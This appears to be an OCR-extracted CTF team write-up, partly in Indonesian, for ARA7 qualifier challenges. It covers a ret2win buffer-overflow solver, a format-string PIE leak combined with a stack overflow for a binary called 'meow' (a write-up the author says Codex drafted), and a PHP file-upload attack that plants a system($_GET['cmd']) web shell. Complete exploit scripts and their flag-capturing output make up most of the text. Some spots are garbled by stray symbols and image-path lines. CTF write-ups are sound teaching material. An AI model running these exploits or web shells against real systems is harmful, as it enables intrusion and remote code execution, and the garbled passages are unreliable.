```
#!/usr/bin/env python3
from pwn import *
import argparse, os, re, time

FLAG_RE = re.compile(rb"ARA7\{[^}\r\n]{1,200}\}")

def parse_args():
    ap = argparse.ArgumentParser(description="19jt lapangan padel -
full solver (ret2win + alignment + bounded fallbacks)")
    ap.add_argument("--host", default="chall-ctf.ara-its.id")
    ap.add_argument("--port", type=int, default=4040)

    ap.add_argument("--local", action="store_true", help="Run locally")
    ap.add_argument("--gdb", action="store_true", help="Attach gdb
(local only)")
    ap.add_argument("--libc", default=None, help="Path to libc.so.6
(optional, local parity)")
    ap.add_argument("--ld", default=None, help="Path to
ld-linux-x86-64.so.2 (optional, local parity)")
    ap.add_argument("--bin", default="./chall", help="Binary path
(local only)")

    ap.add_argument("--tries", type=int, default=3, help="Bounded
retries (remote)")
    ap.add_argument("--timeout", type=float, default=2.5, help="IO
timeout")
    ap.add_argument("--delay", type=float, default=0.20, help="Backoff
between tries")
    ap.add_argument("--log", default="info",
choices=["debug","info","warning","error","critical"])

    ap.add_argument("--offset", type=lambda x: int(x, 0), default=0x48,
help="Offset to RIP (default 0x48)")
    ap.add_argument("--sweep", action="store_true", help="Try small
offset sweep around --offset (bounded)")
    ap.add_argument("--sweep-span", type=lambda x: int(x, 0),
default=0x10, help="Sweep span bytes each side (default 0x10)")
```

```
    ap.add_argument("--no-align", action="store_true", help="Disable
alignment ret gadget (not recommended)")

    return ap.parse_args()

def start_local(args):
    binpath = os.path.abspath(args.bin)
    if args.ld and args.libc:
        ld = os.path.abspath(args.ld)
        libdir = os.path.dirname(os.path.abspath(args.libc))
        io = process([ld, "--library-path", libdir, binpath])
    else:
        io = process([binpath])
    return io

def start_remote(args):
    return remote(args.host, args.port)

def recv_prompt(io, timeout=2.5):
    """
    The binary prints a few lines and then:
      printf("Enter your name: ");
      fflush(stdout);
    We sync on that. If sync fails, we still may proceed by sending
payload
    (gets will block), but we keep diagnostics.
    """
    want = b"Enter your name:"
    data = b""
    try:
        data = io.recvuntil(want, timeout=timeout)
        return True, data
    except Exception:
        # best-effort drain
        try:
            data += io.recvrepeat(0.2)
        except Exception:
            pass
        return False, data

def build_payload(offset, win, align_ret=True, ret_gadget=None):
    pad = b"A" * offset
    if align_ret and ret_gadget is not None:
```

```
        return pad + p64(ret_gadget) + p64(win)
    return pad + p64(win)

def attempt(io, payload, timeout=2.5):
    ok, pre = recv_prompt(io, timeout=timeout)
    # Send anyway (even if prompt not seen), because gets is blocking.
    io.sendline(payload)

    out = pre
    try:
        out += io.recvrepeat(timeout)
    except Exception:
        pass
    return ok, out

def extract_flag(out: bytes):
    m = FLAG_RE.search(out)
    if m:
        return m.group(0)
    return None

def main():
    args = parse_args()
    context.log_level = args.log
    context.timeout = args.timeout

    # Load ELF locally to get correct symbols/gadgets.
    # Even for remote, this keeps us grounded: we use *this* provided
binary.
    elf = ELF(os.path.abspath(args.bin if args.local else "./chall"))
    win = elf.symbols.get("win")
    if win is None:
        log.error("Symbol win not found in ELF. Are you using the right
binary?")

    # Alignment gadget: plain ret at end of vuln (0x40134f) in this
binary
    # Grounded from disassembly: vuln ends with 'leave; ret' and ret is
at 0x40134f.
    ret_gadget = 0x40134f

    plans = []
    # Plan A: aligned ret2win (default)
```

```
    if not args.no_align:
        plans.append(("aligned", True))
    # Plan B: plain ret2win
    plans.append(("plain", False))

    # Optional bounded offset sweep list
    offsets = [args.offset]
    if args.sweep:
        base = args.offset
        span = args.sweep_span
        # step 8 for saved-RIP alignment; bounded to few candidates
        cand = list(range(max(0, base - span), base + span + 1, 8))
        # keep unique, preserve order, cap size
        seen = set()
        offsets = []
        for o in cand:
            if o not in seen:
                offsets.append(o); seen.add(o)
        offsets = offsets[:7]  # bound total attempts per plan

    def start():
        if args.local:
            return start_local(args)
        return start_remote(args)

    gdbscript = f"""
set pagination off
b *{elf.symbols.get('vuln',0):#x}
b *{win:#x}
c
"""

    max_outer = 1 if args.local else args.tries
    last_out = b""

    for t in range(1, max_outer + 1):
        for off in offsets:
            for name, do_align in plans:
                io = start()
                try:
                    if args.gdb and args.local:
                        gdb.attach(io, gdbscript=gdbscript)
```

```
                    payload = build_payload(off, win,
align_ret=do_align, ret_gadget=ret_gadget)
                    log.info(f"try={t} plan={name} off=0x{off:x}
win=0x{win:x} ret=0x{ret_gadget:x}")
                    ok, out = attempt(io, payload,
timeout=args.timeout)
                    last_out = out

                    flag = extract_flag(out)
                    if flag:
                        log.success(f"FLAG:
{flag.decode(errors='ignore')}")
                        print(out.decode("latin-1", errors="replace"))
                        return

                    if b"Congratulations! Here's your flag" in out:
                        log.success("Hit win() output but regex did not
match. Dumping output:")
                        print(out.decode("latin-1", errors="replace"))
                        return

                    # Diagnostics
                    if not ok:
                        log.warning("Prompt sync failed (still sent
payload). Enable --log debug and paste output if needed.")

                except EOFError:
                    pass
                except Exception as e:
                    log.warning(f"exception: {e}")
                finally:
                    try: io.close()
                    except Exception: pass

                if not args.local:
                    time.sleep(args.delay)

    log.failure("No flag found. Dumping last output for diagnosis:")
    print(last_out.decode("latin-1", errors="replace"))
    log.failure("If remote still fails, it may be CET SHSTK enforcement
or remote binary mismatch. Paste full output above.")

if __name__ == "__main__":
```

```
    main()
```

```
┌──(Executor㉿DESKTOP-PUMO4D8)-[~/CTF/ara7/qual/pwn/padel]
└─$ python3 solver.py
[*] '/home/Executor/CTF/ara7/qual/pwn/padel/chall'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
[+] Opening connection to chall-ctf.ara-its.id on port 4040: Done
[*] try=1 plan=aligned off=0x48 win=0x401236 ret=0x40134f
[+] FLAG: ARA7{bkn_19_jut4_L4pan94n_paD3l_l0h_y44a}
Welcome to lapangan padel
Can you find a way to get the flag?

Enter your name: Hello, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAO\x13@!
Unfortunately, you don't have permission to read the flag.
Congratulations! Here's your flag: ARA7{bkn_19_jut4_L4pan94n_paD3l_l0h_y44a}


[*] Closed connection to chall-ctf.ara-its.id port 4040
```

Flag : ARA7{bkn_19_jut4_L4pan94n_paD3l_l0h_y44a}

Meow mi-miauuwwww

Solved By: Executor

Nah ini binex ke-3, awalnya semangat, cuman aku coba konek gk bisa bisa 😭😭😭, ini solvernya aku minta ke codex, sekaligus minta buat WUnya juga, katanya sih gini :

```
# Write-up: Meow mi-miauuwwww (Pwn)

## Informasi Challenge
Nama challenge: `Meow mi-miauuwwww`
Author: `Lylera`
Endpoint: `nc chall-ctf.ara-its.id 54317`
Attachment yang dianalisis: binary ELF `meow` (di folder juga ada
`meow.bndb` untuk Binary Ninja)
```

Lingkungan penulisan dan eksekusi (sesuai setup kamu): **Windows 11 + WSL Kali Linux**.

Kategori 1: Analisa

Langkah 1: Recon awal challenge dari server dan attachment

Pada fase ini kita belum menyerang apa pun. Fokusnya adalah memahami apa yang sebenarnya diberikan challenge: service remote via netcat dan file attachment yang menjadi representasi program server. Ini penting karena banyak pemain langsung brute-force dari remote tanpa paham logika biner, sehingga ketika exploit tidak stabil mereka kebingungan mencari akar masalah.

Jalankan command berikut di terminal WSL (dari folder challenge):

```bash
cd /mnt/c/Users/Executor/Downloads/meoww
ls -lah
```

Screenshot yang diambil:
1. Screenshot hasil `ls -lah` yang menampilkan file `meow` dan `meow.bndb`.
2. Kalau kamu mau cantumkan konteks folder di Windows Explorer juga boleh, tapi screenshot utama tetap dari terminal agar pembaca jelas file mana yang kita analisis.

Alasan teknis tindakan ini: kita ingin menegaskan bahwa objek utama adalah executable Linux (`meow`), bukan gambar `meowww.jpg`. Kalau di soal tertulis jpg namun attachment nyatanya ELF, itu sendiri adalah clue bahwa challenge ini kategori pwn/rev, bukan steganografi gambar.

Langkah 2: Profiling cepat binary (jenis file, proteksi, string penting)

Setelah tahu file target, kita lakukan triase cepat: tipe biner, proteksi mitigasi, dan string mencurigakan. Tujuannya supaya sebelum masuk disassembly kita sudah punya hipotesis serangan.

Command:

```bash
file meow
checksec --file=meow
strings -n 4 meow | head -n 80
```

Kalau kamu menjalankan dari PowerShell (Windows), gunakan prefiks `wsl`:

```powershell
wsl file meow
wsl checksec --file=meow
wsl sh -lc "strings -n 4 meow | head -n 80"
```

Screenshot yang diambil:
1. Hasil `file meow` (menunjukkan ELF 64-bit PIE, dynamically linked, not stripped).
2. Hasil `checksec` (NX enabled, PIE enabled, Full RELRO, **No canary**).
3. Potongan `strings` yang menampilkan menu, teks `flag.txt`, dan string output `NYAAAA!`.

Alasan teknis tindakan ini:
1. `not stripped` berarti nama fungsi seperti `main`, `mi_miauw`, `meow` masih ada, mempercepat reversing.
2. `No canary` membuka peluang stack overflow langsung overwrite RIP.
3. Adanya `flag.txt` memberi indikasi ada fungsi `read flag from file` di dalam binary.
4. `PIE enabled` menandakan kita butuh info leak dulu sebelum ret2func yang stabil.

Langkah 3: Cek perilaku service remote via netcat
Sebelum membongkar assembly, kita lihat dulu interaksi user-facing dari service remote. Ini akan jadi jembatan antara menu yang terlihat user dan fungsi internal binary.

Command:

```bash
```

```
nc chall-ctf.ara-its.id 54317
```

Masukkan angka `1` lalu masukkan teks bebas, kemudian coba lagi pilih `2` dan kirim input panjang.

Screenshot yang diambil:
1. Tampilan menu awal (`=== MEOW MEOW ===` + dua pilihan).
2. Prompt saat memilih menu 1 (`Kasih Mize sesuatu buat diintip`).
3. Prompt saat menu 2 (`Mize masih lapar`) untuk menegaskan ada jalur input kedua.

Alasan teknis tindakan ini: dalam pwn, memahami *I/O protocol* service sangat penting. Solver kita nanti harus sinkron dengan prompt ini (`sendlineafter`) agar tidak race condition.

Langkah 4: Disassembly fungsi utama untuk mapping alur program

Sekarang kita petakan fungsi inti: `main`, `mi_miauw`, `meow`.

Command:

```bash
nm -n meow | grep -E " main$| mi_miauw$| meow$"
objdump -d -M intel meow | sed -n '/<main>:/,/^$/p'
objdump -d -M intel meow | sed -n '/<mi_miauw>:/,/^$/p'
objdump -d -M intel meow | sed -n '/<meow>:/,/^$/p'
```

Screenshot yang diambil:
1. Hasil `nm -n` yang menunjukkan offset fungsi: `meow`, `mi_miauw`, `main`.
2. Potongan disassembly `mi_miauw` pada bagian `scanf`, `fgets(..., 0x40, ...)`, dan `fgets(..., 0x100, ...)`.
3. Potongan disassembly `meow` pada bagian `fopen("flag.txt", ...)`, `fgets`, dan `printf(" NYAAAA! ... %s")`.

Alternatif visual lebih rapi (direkomendasikan): buka `meow.bndb` di Binary Ninja.

Langkah Binary Ninja:
1. Buka Binary Ninja (Windows GUI).

2. `File -> Open` lalu pilih
`C:\Users\Executor\Downloads\meoww\meow.bndb`.
3. Klik fungsi `mi_miauw` lalu `meow`.
4. Screenshot decompilation view untuk kedua fungsi.

Alasan teknis tindakan ini: kita ingin bukti konkret dua primitive exploit sekaligus dari source-level behavior, bukan hanya asumsi dari gejala runtime.

Langkah 5: Menemukan kerentanan secara eksplisit
Dari disassembly/decompilation, kita dapat rekonstruksi logika inti seperti berikut:

```c
// ringkasan perilaku mi_miauw
scanf("%d", &choice);
getchar();
if (choice == 1) {
    char buf[0x40];
    fgets(buf, 0x40, stdin);
    printf("Meow, ");
    printf(buf);               // format string vulnerability
} else if (choice == 2) {
    char buf[0x40];
    fgets(buf, 0x100, stdin);  // stack overflow (0x100 > 0x40)
}
```

```c
// ringkasan perilaku meow
FILE *f = fopen("flag.txt", "r");
if (!f) exit(1);
fgets(flagbuf, 0x80, f);
printf(" NYAAAA! Meow Meow: %s", flagbuf);
exit(0);
```

Screenshot yang diambil:
1. Potongan pseudo-C di Binary Ninja/Ghidra yang menunjukkan `printf(buf)` pada menu 1.

2. Potongan pseudo-C yang menunjukkan `fgets(..., 0x100, ...)` ke buffer stack kecil pada menu 2.
3. Potongan pseudo-C fungsi `meow` yang membuka `flag.txt`.

Alasan teknis tindakan ini:
1. Format string dipakai untuk leak alamat runtime (bypass PIE).
2. Overflow dipakai untuk kontrol RIP.
3. Fungsi `meow` menjadi target ret2win karena langsung print flag.

Langkah 6: Analisa detail offset dan kenapa target terbaik adalah `meow+5`
Dari eksperimen lokal dan remote, pola stabilnya:
1. `%17$p` mengembalikan alamat return yang konsisten ke area `main+0x30` (`0x1417` relatif terhadap PIE base).
2. Overflow offset ke RIP adalah `72` byte.
3. Return ke `meow` kadang gagal di remote, tapi return ke `meow+5` sangat stabil.

Penjelasan teknis `meow+5`:
1. Entry `meow` dimulai dengan `endbr64; push rbp; mov rbp, rsp; sub rsp, 0x90`.
2. Karena kita masuk lewat `ret` (bukan `call`), alignment stack berbeda dari jalur normal.
3. Melompat ke `meow+5` (instruksi `mov rbp, rsp`) melewati `push rbp` sehingga alignment saat `call fopen/printf` di dalam fungsi tetap aman pada environment remote.

Command bukti (opsional untuk screenshot):

```bash
objdump -d -M intel meow | sed -n '/<meow>:/,/^$/p'
```

Ambil screenshot yang memperlihatkan byte awal fungsi `meow` dan offset `+5`.

Kategori 2: Solusi

Langkah 1: Menyusun rencana exploit dua tahap

Setelah analisa, strategi paling masuk akal adalah chain berikut:
1. Pilih menu 1 untuk format string leak alamat dari stack.
2. Hitung PIE base memakai rumus: `pie_base = leak - 0x1417`.
3. Hitung alamat target: `ret_target = pie_base + (0x1249 + 5)`.
4. Pilih menu 2, kirim payload overflow: `"A"*72 + p64(ret_target)`.
5. Program lompat ke fungsi pembaca flag dan mencetak flag.

Alasan teknis strategi ini: ret2win single-hop lebih sederhana dan lebih stabil dibanding ROP chain ke libc. Tidak perlu leak libc, tidak perlu gadget rumit.

Langkah 2: Validasi leak format string di server
Cek dulu bahwa `%17$p` benar-benar valid di remote.

Command quick test:

```bash
python3 - << 'PY'
from pwn import *
io = remote('chall-ctf.ara-its.id', 54317)
io.sendlineafter(b'^^: ', b'1')
io.sendlineafter(b'diintip: ', b'%17$p')
io.recvuntil(b'Meow, ')
print(io.recvline().decode().strip())
io.close()
PY
```

Screenshot yang diambil:
1. Output alamat hex (`0x...417`) dari leak `%17$p`.

Komentar teknis: jika di endpoint lain index ini berbeda, kamu bisa brute-force index `%1$p..%40$p`. Namun untuk challenge ini, `%17$p` konsisten berdasarkan testing.

Langkah 3: Menentukan offset overflow ke RIP
Offset yang kita gunakan di solver adalah `72` byte.

Kenapa 72:

1. Buffer lokal `0x40` byte (64).
2. Di atasnya ada saved RBP `8` byte.
3. RIP tepat setelah itu, jadi `64 + 8 = 72`.

Command verifikasi (opsional dengan pattern) bisa dilakukan di local process, tapi untuk write-up ringkas offset ini sudah bisa dibuktikan langsung dari layout stack function prologue.

Screenshot yang diambil:
1. Potongan disassembly prologue `sub rsp,0x50` dan penggunaan `lea rax,[rbp-0x40]` sebagai buffer input.

Langkah 4: Menulis solver Python yang benar-benar usable
Kita susun solver dengan prinsip berikut:
1. Gunakan `sendlineafter` agar sinkron terhadap prompt.
2. Parse leak pakai regex agar validasi kuat.
3. Pakai `meow+5` untuk stabilitas remote.
4. Parse flag pattern `ARA7{...}` dari output akhir.

Potongan inti solver (ini juga bagus untuk screenshot bagian "core exploit logic"):

```python
io.sendlineafter(b"^^: ", b"1")
io.sendlineafter(b"diintip: ", b"%17$p")
io.recvuntil(b"Meow, ")
leak = int(io.recvline().strip(), 16)
pie_base = leak - 0x1417

io.sendlineafter(b"^^: ", b"2")
payload = b"A"*72 + p64(pie_base + 0x1249 + 5)
io.sendline(payload)
```

Screenshot yang diambil:
1. Source `solve.py` bagian konstanta offset.
2. Source `solve.py` bagian leak + hitung PIE.
3. Source `solve.py` bagian payload + parsing flag.

Langkah 5: Uji solver end-to-end
Jalankan solver final:

```bash
python3 solve.py --mode remote --log info
```

Output yang diharapkan:
1. Leak address tercetak.
2. PIE base tercetak.
3. Flag `ARA7{...}` muncul.

Screenshot yang diambil:
1. Satu screenshot penuh terminal yang menampilkan proses dari koneksi sampai flag keluar.

Komentar teknis: ini screenshot paling penting karena menjadi bukti bahwa seluruh analisa sebelumnya bukan asumsi, tetapi benar-benar menghasilkan exploit yang valid.

Kategori 3: Final (Solver Full)

Di bawah ini adalah solver penuh yang final dan sudah tervalidasi.

```python
#!/usr/bin/env python3
from pwn import *
import argparse
import re

HOST = "chall-ctf.ara-its.id"
PORT = 54317

# Offsets from the provided ELF binary
RET_MAIN_LOOP = 0x1417
MEOW_FUNC = 0x1249
RET_TO_MEOW = MEOW_FUNC + 5  # skip prologue to keep remote stack alignment stable
BUFFER_TO_RIP = 72
FMT_INDEX = 17
```

```
def leak_pie_base(io):
    io.sendlineafter(b"^^: ", b"1")
    fmt = f"%{FMT_INDEX}$p".encode()
    io.sendlineafter(b"diintip: ", fmt)
    io.recvuntil(b"Meow, ")
    leak_line = io.recvline().strip()
    if not re.fullmatch(rb"0x[0-9a-fA-F]+", leak_line):
        raise ValueError(f"unexpected leak line: {leak_line!r}")
    leaked_addr = int(leak_line, 16)
    pie_base = leaked_addr - RET_MAIN_LOOP
    return pie_base, leaked_addr


def exploit(io):
    pie_base, leaked_addr = leak_pie_base(io)
    target = pie_base + RET_TO_MEOW

    log.info(f"leaked main-ret : {hex(leaked_addr)}")
    log.info(f"PIE base        : {hex(pie_base)}")
    log.info(f"ret target      : {hex(target)} (meow+5)")

    io.sendlineafter(b"^^: ", b"2")
    payload = b"A" * BUFFER_TO_RIP + p64(target)
    io.sendline(payload)

    data = io.recvall(timeout=3)
    text = data.decode(errors="ignore")
    m = re.search(r"(ARA7\{[^\n\r}]+\})", text)
    if not m:
        raise RuntimeError(f"flag not found; server output:\n{text}")
    return m.group(1), text


def main():
    parser = argparse.ArgumentParser(description="Solver for meow
challenge")
    parser.add_argument("--mode", choices=["remote", "local"],
default="remote")
    parser.add_argument("--host", default=HOST)
    parser.add_argument("--port", type=int, default=PORT)
    parser.add_argument("--binary", default="./meow")
```

```
    parser.add_argument("--log", default="info", choices=["debug",
"info", "warning", "error"])
    args = parser.parse_args()

    context.log_level = args.log
    context.binary = ELF(args.binary, checksec=False)

    if args.mode == "local":
        io = process(args.binary)
    else:
        io = remote(args.host, args.port)

    try:
        flag, transcript = exploit(io)
        print("\n[+] FLAG:", flag)
        print("\n[+] Raw transcript:")
        print(transcript)
    finally:
        io.close()


if __name__ == "__main__":
    main()
```

Command run final:

```bash
python3 solve.py --mode remote --log info
```

Contoh hasil valid:

```text
[+] FLAG: ARA7{ada_seorang_pria_lokal_menikahi_pohon_saw17}
```

Penutup Naratif

Pada challenge ini, yang membuatnya menarik bukan sekadar menemukan satu bug, tetapi memilih kombinasi bug paling efisien. Format string memberi kita ◆mata◆ untuk melihat alamat runtime (mengatasi PIE),

```
sedangkan overflow memberi kita ﷺtangan untuk mengendalikan alur
eksekusi. Ketika dua primitive ini digabung, fungsi pembaca flag yang
tadinya tersembunyi menjadi jalur kemenangan langsung.

Secara praktis, pelajaran paling penting dari challenge ini adalah:
jangan berhenti pada ﷺexploit hampir jalanﷺ. Kasus `ret2meow` yang
tampak benar tapi kadang gagal di remote menunjukkan kenapa detail
seperti stack alignment bisa menentukan exploit dianggap stabil atau
tidak. Penyesuaian kecil ke `meow+5` adalah contoh klasik bagaimana
reasoning ABI + observasi runtime menghasilkan solver yang benar-benar
reliable.

---

## Referensi gaya bahasa (acuan yang kamu berikan)
1. https://hackmd.io/@asterrr/ry_S7GXhJe
2. https://hackmd.io/@FlaBBB/BJjDV9YG1e
3.
https://infosecwriteups.com/decrypting-zoom-team-chat-forensic-analysis
-of-encrypted-chat-databases-394d5c471e60
```


```
┌──(Executor㉿DESKTOP-PUMO4D8)-[~/CTF/ara7/qual/pwn/miaw]
└─$ python3 solver.py
[+] Opening connection to chall-ctf.ara-its.id on port 54317: Done
[*] leaked main-ret : 0x61c469fcd417
[*] PIE base        : 0x61c469fcc000
[*] ret target      : 0x61c469fcd24e (meow+5)
[+] Receiving all data: Done (124B)
[*] Closed connection to chall-ctf.ara-its.id port 54317

[+] FLAG: ARA7{ada_seorang_pria_lokal_menikahi_pohon_saw17}

[+] Raw transcript:
Meow meow RAWRRRRR! (Mize masih lapar, RUAAAAA!!!!)

 NYAAAA! Meow Meow: ARA7{ada_seorang_pria_lokal_menikahi_pohon_saw17}
```

Flag : ARA7{ada_seorang_pria_lokal_menikahi_pohon_saw17}

Web Exploitation

Hachuuu

Solved By: mail/医者watson`



Analysis:
Sudah cukup jelas bahwa ini adalah file upload vulnerability
Kita hanya diberi upload.php:

```php
<?php
session_start();

// Rate limiting: max 10 uploads per 5 seconds
$rate_limit_window = 5; // seconds
$max_uploads = 10;

if (!isset($_SESSION['upload_times'])) {
    $_SESSION['upload_times'] = [];
}
```

```php
// Clean old timestamps
$current_time = time();
$_SESSION['upload_times'] = array_filter($_SESSION['upload_times'],
function($timestamp) use ($current_time, $rate_limit_window) {
    return ($current_time - $timestamp) < $rate_limit_window;
});

// Check rate limit
if (count($_SESSION['upload_times']) >= $max_uploads) {
    header("Location: index.php?message=" . urlencode("Error: Too many
upload attempts. Please slow down."));
    exit();
}

$_SESSION['upload_times'][] = $current_time;

// Add random delay to make manual timing impossible
usleep(rand(100000, 500000)); // 0.1 to 0.5 seconds random delay

if (isset($_POST["submit"])) {

    if (!isset($_FILES['imageFile']) || $_FILES['imageFile']['error']
!== UPLOAD_ERR_OK) {

        switch ($_FILES['imageFile']['error'] ?? UPLOAD_ERR_NO_FILE) {
            case UPLOAD_ERR_INI_SIZE:
            case UPLOAD_ERR_FORM_SIZE:
                $message = "Error: The uploaded file exceeds the 1MB
size limit.";
                break;
            case UPLOAD_ERR_NO_FILE:
                $message = "Error: No file was selected for upload.";
                break;
            default:
                $message = "Error: A server-side error occurred during
upload.";
        }
        header("Location: index.php?message=" . urlencode($message));
        exit();
    }

    $uploadDir = "uploads/";
```

```
    $fileName = basename($_FILES["imageFile"]["name"]);

    // Add random prefix to make filename unpredictable
    $randomPrefix = bin2hex(random_bytes(4)); // 8 hex chars
    $uploadPath = $uploadDir . $randomPrefix . "_" . $fileName;

    $fileType = strtolower(pathinfo($uploadPath, PATHINFO_EXTENSION));
    $checksumPath = $uploadPath . '.txt';

    if (move_uploaded_file($_FILES["imageFile"]["tmp_name"],
$uploadPath)) {

        $content = file_get_contents($uploadPath);
        $hash = hash('sha256', $content);

        // Store hash for tracking
        file_put_contents($checksumPath, $hash);

        // Return actual filename so scripts can parse it
        $message = "Success: File uploaded as " .
basename($uploadPath);

    } else {
        $message = "Error: There was a problem with the upload.";
    }
    header("Location: index.php?message=" . urlencode($message));
    exit();
} else {
    header("Location: index.php");
    exit();
}

?>
```

Dimana kita dapat mengupload POST request mengupload file, hasil upload file akan dipindahkan ke /uploads/{file}, dengan menambahkan prefix lewat:

```
    // Add random prefix to make filename unpredictable
    $randomPrefix = bin2hex(random_bytes(4)); // 8 hex chars
    $uploadPath = $uploadDir . $randomPrefix . "_" . $fileName;
```

Solution:

Kita dapat upload shell `<?php system($_GET["cmd"]); ?>`

Alur:

1. Siapkan shell.php kita
2. Upload shell.php
3. Kita dapat gunakan shell yang sudah kita upload lewat /uploads/{randomPrefix}_shell.php
4. cat /flag*
5.

Berikut solvernya:

```
import requests
import re
import sys
import urllib.parse

def exploit(url):
    target = url.rstrip('/') + '/upload.php'
    print(f"[*] Target: {target}")

    # Upload shell
    files = {'imageFile': ('shell.php', '<?php system($_GET["cmd"]);
?>', 'application/x-php')}
    data = {'submit': '1'}

    try:
        r = requests.post(target, files=files, data=data,
allow_redirects=False)
    except Exception as e:
        print(f"[-] Error: {e}")
        return

    if r.status_code == 302:
        location = r.headers.get('Location', '')
        decoded = urllib.parse.unquote_plus(location)
        print(f"[*] Response: {decoded}")

        match = re.search(r'File uploaded as ([a-f0-9]+_shell\.php)',
decoded)
        if match:
            filename = match.group(1)
```

```
            base = url.rstrip('/')
            shell = f"{base}/uploads/{filename}"
            print(f"[+] Shell: {shell}")

            # Get flag
            print(f"\n[*] Running: cat /flag*")
            r2 = requests.get(shell, params={'cmd': 'cat /flag*'})
            print(f"[$] Output:\n{r2.text.strip()}")
        else:
            print("[-] Could not find filename")
    else:
        print(f"[-] Failed: {r.status_code}")

if __name__ == "__main__":
    if len(sys.argv) < 2:
        print("Usage: python exploit.py <url>")
        print("Example: python exploit.py
http://chall-ctf.ara-its.id:6005")
        sys.exit(1)
    exploit(sys.argv[1])
```


PS D:\CTF\ARA\web\Hachuu\dist (7)> python exploit.py http://chall-ctf.ara-its.id:6005
[*] Target: http://chall-ctf.ara-its.id:6005/upload.php
[*] Response: index.php?message=Success: File uploaded as efa216b3_shell.php
[+] Shell: http://chall-ctf.ara-its.id:6005/uploads/efa216b3_shell.php

[*] Running: cat /flag*
[$] Output:
ARA7{gr4ttzzz_y0u_l34rn3d_r4c3_c0nd1t10n_thr0ugh_f1l3_upl04d_anarchist_was_hereeee}

